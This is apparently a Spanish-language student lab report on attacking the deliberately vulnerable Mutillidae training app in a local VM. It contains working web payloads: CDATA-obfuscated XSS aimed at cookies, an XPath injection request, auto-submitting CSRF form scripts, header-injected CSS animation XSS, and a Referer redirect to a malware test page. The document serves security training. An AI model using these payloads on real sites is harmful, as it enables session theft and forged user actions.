
Not Found

The requested URL /mutillidae/<a href= was not found on this server.




9- Arbitrary file inclusión

En la barra de navegador se puede realizar inyecciones como la que se muestra a continuación



Intente inyectar un file pero no fue exitoso, dejo aquí mi intento

Cree dos files en /etc pero de Kali, según entiendo debe ser en mutillidae pero no supe como hacerlo. Entonces intente inyectarlo pero no fue exitoso,



```
┌──(veronica㉿kali)-[/etc]
└─$ ls
adduser.conf             cron.daily                ettercap            hosts             ld.so.conf.d     mke2fs.conf      OpenCL              python3            scalpel             subgid              ufw
adduser.conf.dpkg-save   cron.hourly               firebird            hosts.allow       libao.conf       ModemManager     openfortivpn        python3.10         screenrc            subgid-             updatedb.conf
adduser.conf.update-old  cron.monthly              firefox-esr         hosts.deny        libaudit.conf    modprobe.d       openni2             python3.11         sddm.conf.d         subuid              update-motd.d
adjtime                  crontab                   fonts               idmapd.conf       libblockdev      modules          openvas             python3.9          searchsploit_rc     subuid-             UPower
alsa                     cron.weekly               freetds             ifplugd           libnl-3          modules-load.d   openvpn             radcli             secret.txt          subversion          vdpau_wrapper.cfg
alternatives             cryptsetup-initramfs      fstab               inetsim           libpaper.d       mosquitto        opt                 rc0.d              security            sudo.conf           vim
apache2                  cryptsetup-nuke-password  fuse.conf           init.d            lightdm          motd             os-release          rc1.d              selinux             sudoers             vpnc
apparmor                 crypttab                  gai.conf            initramfs-tools   lighttpd         mtab             pam.conf            rc2.d              sensors3.conf       sudoers.d           vulkan
apparmor.d               cupp.cfg                  geoclue             inputrc           locale.alias     mysql            pam.d               rc3.d              sensors.d           sudo_logsrvd.conf   wgetrc
apt                      dbus-1                    ghostscript         insserv.conf.d    locale.gen       nanorc           papersize           rc4.d              services            sv                  wireshark
avahi                    dconf                     glvnd               ipp-usb           localtime        needrestart      passwd              rc5.d              sgml                sysctl.conf         wpa_supplicant
bash.bashrc              debconf.conf              gnome-system-tools  iproute2          logcheck         netconfig        passwd-             rc6.d              shadow              sysctl.d            X11
bash_completion          debian_version            gprofng.rc          ipsec.conf        login.defs       netsniff-ng      perl                rcS.d              shadow-             sysstat             xattr.conf
bash_completion.d        debtags                   groff               ipsec.d           logrotate.conf   network          php                 rearj.cfg          shells              systemd             xdg
bindresvport.blacklist   default                   group               ipsec.secrets     logrotate.d      NetworkManager   plymouth            redis              skel                tenable_tag         xfce4
binfmt.d                 deluser.conf              group-              issue             macchanger       networks         polkit-1            redsocks.conf      smartd.conf         terminfo            xl2tpd
bluetooth                dhcp                      grub.d              issue.net         machine-id       nfs.conf         postgresql          request-key.conf   smartmontools       texmf               xml
c99.php                  dictionaries-common       gshadow             java-11-openjdk   magic            nfs.conf.d       postgresql-common   request-key.d      smi.conf            theHarvester        xrdp
ca-certificates          dns2tcpd.conf             gshadow-            java-17-openjdk   magic.mime       nftables.conf    powershell-empire   resolv.conf        snmp                tightvncserver.conf zsh
ca-certificates.conf     doc-base                  gss                 john              mailcap          nginx            ppp                 responder          speech-dispatcher   timezone            zsh_command_not_found
chatscripts              docker                    gtk-2.0             kernel            mailcap.order    nikto.conf       profile             rmt                sqlmap              timidity
cifs-utils               dpkg                      gtk-3.0             kernel-img.conf   manpath.config   nsisconf.nsh     profile.d           rpc                ssh                 tmpfiles.d
cloud                    e2scrub.conf              guymager            keyutils          matplotlibrc     nsswitch.conf    protocols           rsyslog.conf       ssl                 tor
cni                      emacs                     gvm                 king-phisher      mime.types       ODBCDataSources  proxychains4.conf   rsyslog.d          sslsplit            ts.conf
console-setup            environment               hdparm.conf         kismet            minicom          odbc.ini         proxychains.conf    runit              strongswan.conf     ucf.conf
containerd               environment.d             host.conf           ld.so.cache       miredo           odbcinst.ini     pulse               samba              strongswan.d        udev
cron.d                   ethertypes                hostname            ld.so.conf        miredo.conf      openal           python2.7           sane.d             stunnel             udisks2
```

Tambien vi el source y se podrían hacer inyecciones desde allí como insertar links,etc. Pero no se si es el propósito.

10- XML validator

Nos podemos aprovechar de esta vulnerabilidad inyectando XSS como


```
<test> $lDOMDocument->textContent=<![CDATA[<]]>script<![CDATA[>]]>alert(document.cookie)<![CDATA[<]]>/script<![CDATA[>]]>
</test>
```

Para robar cookies.

Podemos probar el mismo script a través de burpsuite para ver si resulta.

Pretty Raw Hex


```
1 GET /mutillidae/index.php?page=xml-validator.php&xml=<test>%20$lDOMDocument->textContent=<![CDATA[<]]>script<![CDATA[>]]>alert('XSS')<![CDATA[<]]>/script<![CDATA[>]]>%20</test>&
  xml-validator-php-submit-button=Validate+XML HTTP/1.1
2 Host: 10.0.2.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://10.0.2.10/mutillidae/index.php?page=xml-validator.php&xml=vero&xml-validator-php-submit-button=Validate+XML
9 Cookie: showhints=1; PHPSESSID=0on9kjd31n54q18b25ht1463p7; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
10 Upgrade-Insecure-Requests: 1
11 Sec-GPC: 1
12
```



11- User info xpath

Intente realizar una inyección path pero no resulto. VER CORRECCION

```
GET /mutillidae/index.php?page=user-info-xpath.php&username='%20or%20'1'='1&password='%20or%20'1'='1&user-info-php-submit-button=View+Account+Details HTTP/1.1
Host: 10.0.2.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer:
http://10.0.2.10/mutillidae/index.php?page=user-info-xpath.php&username=%27%29+or+1%3D1%5D+%7C+%2F%2Fuser%2Fpassword%5B%28%27%27%29%3D%28%27+%23Get+all+names+and+passwords&password=%27%29+or+1%3D1%5D+
%7C+%2F%2Fuser%2Fpassword%5B%28%27%27%29%3D%28%27+%23Get+all+names+and+passwords&user-info-php-submit-button=View+Account+Details
Cookie: showhints=1; PHPSESSID=5do0kaa8fvkmm4aot6b4is2hs6; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Upgrade-Insecure-Requests: 1
Sec-GPC: 1


```



Error Message

Failure is always an option	
Line	70
Code	0
File	/owaspbwa/mutillidae-git/classes/XMLHandler.php
Message	XML datasource not loaded. This may be caused by failing to set XML datasource with call to SetDataSourcePath().
Trace	#0 /owaspbwa/mutillidae-git/user-info-xpath.php(220): XMLHandler->ExecuteXPATHQuery('//Employee[User...') #1 /owaspbwa/mutillidae-git/index.php(614): require_once('/owaspbwa/mutil...') #2 {main}
Diagnotic Information	Error attempting to display user information
Click here to reset the DB	

12- Poll question

Para realizar esta injeccion utilice la ultima versión de mutillidae 2017.

Cuando abrimos la pagina y damos nuestro voto aparece que hemos votes 1 ahora si inyectamos un script

Choose Your Favorite Security Tool

Initial your choice to make your vote count

- (•) nmap
- ( ) wireshark
- ( ) tcpdump
- ( ) netcat
- ( ) metasploit
- ( ) kismet
- ( ) Cain
- ( ) Ettercap
- ( ) Paros
- ( ) Burp Suite
- ( ) Sysinternals
- ( ) inSIDDer

Your Initials: [ ]

[Submit Vote]

Your choice was nmap

---

1 Records Found	
Tool	**Votes**
nmap	1

Como este que sacamos de la ayuda.

```
<script>
function sendcsrf(){
        var lForm = document.createElement("FORM");
        lForm.action="http://localhost/index.php";
        lForm.method = "GET";
        lForm.enctype="application/x-www-form-urlencoded";
        document.body.appendChild(lForm);

        var lPage = document.createElement("INPUT");
        lPage.setAttribute("name", "page");
        lPage.setAttribute("type", "hidden");
        lPage.setAttribute("value", "user-poll.php");
        lForm.appendChild(lPage);

        var lCSRFToken = document.createElement("INPUT");
        lCSRFToken.setAttribute("name", "csrf-token");
        lCSRFToken.setAttribute("type", "hidden");
        lCSRFToken.setAttribute("value", "");
        lForm.appendChild(lCSRFToken);
        var lChoice = document.createElement("INPUT");
        lChoice.setAttribute("name", "choice");
        lChoice.setAttribute("type", "hidden");
        lChoice.setAttribute("value", "nmap");
        lForm.appendChild(lChoice);

        var lInitials = document.createElement("INPUT");
        lInitials.setAttribute("name", "initials");
        lInitials.setAttribute("type", "hidden");
        lInitials.setAttribute("value", "JD");
        lForm.appendChild(lInitials);

        var lButton = document.createElement("INPUT");
        lButton.setAttribute("name", "user-poll-php-submit-button");
        lButton.setAttribute("type", "hidden");
        lButton.setAttribute("value", "Submit Vote");
        lForm.appendChild(lButton);

        lForm.submit();
}
sendcsrf();
</script>
```


Y pegamos en echo message que reproduce lo que pedimos da el resultado siguiente


Switch to Cross-Origin Resouce Sharing

Enter message to echo

Message [ ]

[Echo Message]







1 Records Found	
Tool	**Votes**
nmap	3

Incluso podemos variar el script a POST y cambiar las selecciones e igual funciona.

```
<script>
function sendcsrf(){
        var lForm = document.createElement("FORM");
        lForm.action="http://localhost/index.php";
        lForm.method = "POST";
        lForm.enctype="application/x-www-form-urlencoded";
        document.body.appendChild(lForm);

        var lPage = document.createElement("INPUT");
        lPage.setAttribute("name", "page");
        lPage.setAttribute("type", "hidden");
        lPage.setAttribute("value", "user-poll.php");
        lForm.appendChild(lPage);

        var lCSRFToken = document.createElement("INPUT");
        lCSRFToken.setAttribute("name", "csrf-token");
        lCSRFToken.setAttribute("type", "hidden");
        lCSRFToken.setAttribute("value", "");
        lForm.appendChild(lCSRFToken);
        var lChoice = document.createElement("INPUT");
        lChoice.setAttribute("name", "choice");
        lChoice.setAttribute("type", "hidden");
        lChoice.setAttribute("value", "netcat");
        lForm.appendChild(lChoice);

        var lInitials = document.createElement("INPUT");
        lInitials.setAttribute("name", "initials");
        lInitials.setAttribute("type", "hidden");
        lInitials.setAttribute("value", "VF");
        lForm.appendChild(lInitials);

        var lButton = document.createElement("INPUT");
        lButton.setAttribute("name", "user-poll-php-submit-button");
        lButton.setAttribute("type", "hidden");
        lButton.setAttribute("value", "Submit Vote");
        lForm.appendChild(lButton);

        lForm.submit();
}
sendcsrf();
</script>
```





5 Records Found	
Tool	**Votes**
nmap	5
wireshark	2
Ettercap	1
Paros	1
netcat	1

13- Register user

Si queremos crear un usuario cualquiera con un carácter como comilla podemos ver que no es posible y lanza un error


Error Message


Failure is always an option	
Line	170
Code	0
File	/owaspbwa/mutillidae-git/classes/MySQLHandler.php
Message	/owaspbwa/mutillidae-git/classes/MySQLHandler.php on line 165: Error executing query: connect_errno: 0 errno: 1064 error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'admin', 'admin'')' at line 1 client_info: 5.1.73 host_info: Localhost via UNIX socket) Query: INSERT INTO accounts (username, password, mysignature) VALUES ('admin'', 'admin', 'admin'') (0) [Exception]
Trace	#0 /owaspbwa/mutillidae-git/classes/MySQLHandler.php(283): MySQLHandler->doExecuteQuery('INSERT INTO acc...') #1 /owaspbwa/mutillidae-git/classes/SQLQueryHandler.php(350): MySQLHandler->executeQuery('INSERT INTO acc...') #2 /owaspbwa/mutillidae-git/register.php(90): SQLQueryHandler->insertNewUserAccount('admin'', 'admin', 'admin'') #3 /owaspbwa/mutillidae-git/index.php(614): require_once('/owaspbwa/mutil...') #4 {main}
Diagnotic Information	Failed to add account
Click here to reset the DB	

Usamos un recurso de la clase para inyecta r un script

```
POST /mutillidae/index.php?page=register.php HTTP/1.1
Host: 10.0.2.10
User-Agent: <style>@keyframes x{}</style><a style="animation-name:x" onanimationend="alert(2)"></a>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 125
Origin: <style>@keyframes x{}</style><a style="animation-name:x" onanimationend="alert(3)"></a>
Connection: close
Referer: <style>@keyframes x{}</style><a style="animation-name:x" onanimationend="alert(4)"></a>
Cookie: showhints=1; username=hope; uid=26; PHPSESSID=5do0kaa8fvkmm4aot6b4is2hs6; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada xx=<style>@keyframes x{}</style><a
style="animation-name:x" onanimationend="alert(5)"></a>
Upgrade-Insecure-Requests: 1
Sec-GPC: 1

csrf-token=&username=admin&password=admin&confirm_password=admin&my_signature=<style>@keyframes x{}</style><a style="animation-name:x"
onanimationend="alert(1)"></a>&register-php-submit-button=Create+Account
```

Luego de haber realizado las inyecciones se dan las alertas .





14- Browser info

Si bien lei la información no se me ocurrió que hacer para inyectar un script, podria cambiar detalles dentro de la informacion como ser un link, etc.


VER CORRECCION.

15- Those back buttons

Como dice la explicación capuramos la información del botón back y cambiamos la referencia para que cuando un usuario haga click en back este lo redirija a otra pagina.

```
Pretty  Raw  Hex
1  GET /mutillidae/index.php?page=browser-info.php HTTP/1.1
2  Host: 10.0.2.10
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Connection: close
8  Referer: https://www.wicar.org/test-malware.html
9  Cookie: showhints=1; PHPSESSID=5do0kaa8fvkmm4aot6b4is2hs6; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
10 Upgrade-Insecure-Requests: 1
11 Sec-GPC: 1
```

Comprobamos que al dar back lo redirige.



16- Styling with mutillidae


Cambie el link que mencionaba en el source por otro cualquiera y funciono.

Antes

```
<meta http-equiv="X-UA-Compatible" content="IE=EmulateIE7">
▶ <iframe src="styling.php?page-title=Styling with Mutillidae" style="margin-left:auto; margin-right:auto; border:none; overflow:hidden;" pathrelativestylesheetinjectionarea="1" width="100%" height="600px" title>…</iframe>
<!-- I think the database password is set to blank or perhaps samurai.
        It depends on whether you installed this web app from irongeeks site or
        are using it inside Kevin Johnsons Samurai web testing framework.
        It is ok to put the password in HTML comments because no user will ever see
        this comment. I remember that security instructor saying we should use the
        framework comment symbols (ASP.NET, JAVA, PHP, Etc.)
        rather than HTML comments, but we all know those
        security instructors are just making all this up. --> == $0
```

Modificado.

```
</div>
▶ <div id="idHintWrapperBody" class="hint-wrapper-body" style="display: none;">…</div>
<!-- Note: To encourage IE into compatibility mode add the following
    meta tag into the HTML head section -->
<meta http-equiv="X-UA-Compatible" content="IE=EmulateIE7">
